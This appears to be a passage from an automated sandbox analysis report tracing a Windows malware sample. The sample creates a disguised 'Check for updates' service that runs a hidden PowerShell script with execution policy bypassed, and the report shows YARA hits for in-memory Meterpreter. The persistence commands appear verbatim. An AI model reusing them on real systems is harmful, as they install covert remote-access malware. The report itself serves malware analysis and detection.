Commandline:	sc create checkupdate binpath= 'C:\Windows\system32\cmd.exe /C start C:\Windows\system32\cmd.exe /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1' start= delayed-auto DisplayName= 'Check for updates'
Imagebase:	0xb80000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 4812 Parent PID: 5108

General

Start time:	10:31:47
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /C sc start checkupdate
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: sc.exe PID: 3544 Parent PID: 4812

General

Start time:	10:31:47
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	sc start checkupdate
Imagebase:	0xb80000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 5828 Parent PID: 568

General

Start time:	10:31:47
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe /C start C:\Windows\system32\cmd.exe /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5112 Parent PID: 5828

General

Start time:	10:31:48
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3828 Parent PID: 5112

General

Start time:	10:31:48
Start date:	20/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5656 Parent PID: 5112

General

Start time:	10:31:48
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1
Imagebase:	0x1000000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	63EDBEFF	CreateDirectoryW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6508CF06	unknown
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6508CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	63E35B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	63E35B28	unknown
C:\Windows\TEMP__PSscriptPolicyTest_jtn2f3ar.yfz.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW
C:\Windows\TEMP__PSscriptPolicyTest_ydow2vrz.d3l.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\20210120	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	63EDBEFF	CreateDirectoryW
C:\Windows\SysWOW64\20210120\PowerShell_transcript.648351.s_LwcT35.20210120103152.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	63ED1E60	CreateFileW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	65251926	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Temp__PSscriptPolicyTest_jtn2f3ar.yfz.ps1	success or wait	1	63ED6A95	DeleteFileW
C:\Windows\Temp__PSscriptPolicyTest_ydow2vrz.d3l.psm1	success or wait	1	63ED6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp__PSscriptPolicyTest_jtn2f3ar.yfz.ps1	unknown	1	31	1	success or wait	1	63ED1B4F	WriteFile
C:\Windows\Temp__PSscriptPolicyTest_ydow2vrz.d3l.psm1	unknown	1	31	1	success or wait	1	63ED1B4F	WriteFile
C:\Windows\SysWOW64\20210120\PowerShell_transcript.648351.s_LwcT35.20210120103152.txt	unknown	3	ef bb bf	...	success or wait	1	63ED1B4F	WriteFile
C:\Windows\SysWOW64\20210120\PowerShell_transcript.648351.s_LwcT35.20210120103152.txt	unknown	679	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 32 30 31 30 33 32 30 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 57 4f 52 4b 47 52 4f 55 50 5c 53 59 53 54 45 4d 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 57 4f 52 4b 47 52 4f 55 50 5c 53 59 53 54 45 4d 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 36 34 38 33 35 31 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57	**********************..Windows PowerShell transcript start..Start time: 20210120103200..Username: WORKGROUP\SYSTEM..RunAs User: WORKGROUP\SYSTEM..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysW	success or wait	11	63ED1B4F	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 87 11 00 00 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@...e........................	success or wait	1	653576FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 2c 00 00 00 0e 00 20 00	H.....<@.^...L."My..:,..... .	success or wait	15	653576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	653576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	653576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	653576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 56 00 40 00 98 01 40 00 fa 00 40 00 33 67 40 01 2f 67 40 01 ce 67 40 01 2e 35 40 01 2d 35 40 01 cb 00 40 00 99 01 40 00 56 01 40 00 48 01 40 00 58 01 40 00 fb 00 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40	.....T.@..>@.V.@...@...@.3g@./g@..g@..5@.-5@...@...@.V.@.H.@.X.@...@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@. M@.!M@.;M@..D@..D@.@M@.<M@.$M@.8M@.?M@.EM@..q@	success or wait	9	653576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	64FC03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6506CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6506CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6506CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	64FC03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	64FC03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	64FC03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	64FC03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	65065705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	65065705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	64FC03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1	unknown	4096	success or wait	19	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1	unknown	718	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	124	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	63ED1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	63ED1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	63ED1B4F	ReadFile

Analysis Process: svchost.exe PID: 2460 Parent PID: 5656

General

Start time:	10:32:24
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs

Imagebase:	0xb40000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: HKTL_Meterpreter_inMemory, Description: Detects Meterpreter in-memory, Source: 00000011.00000002.925627903.00000000004C0000.00000040.00000001.sdmp, Author: netbiosX, Florian Roth • Rule: ReflectiveLoader, Description: Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended, Source: 00000011.00000002.925627903.00000000004C0000.00000040.00000001.sdmp, Author: unknown • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000011.00000002.925627903.00000000004C0000.00000040.00000001.sdmp, Author: Florian Roth

Disassembly

Code Analysis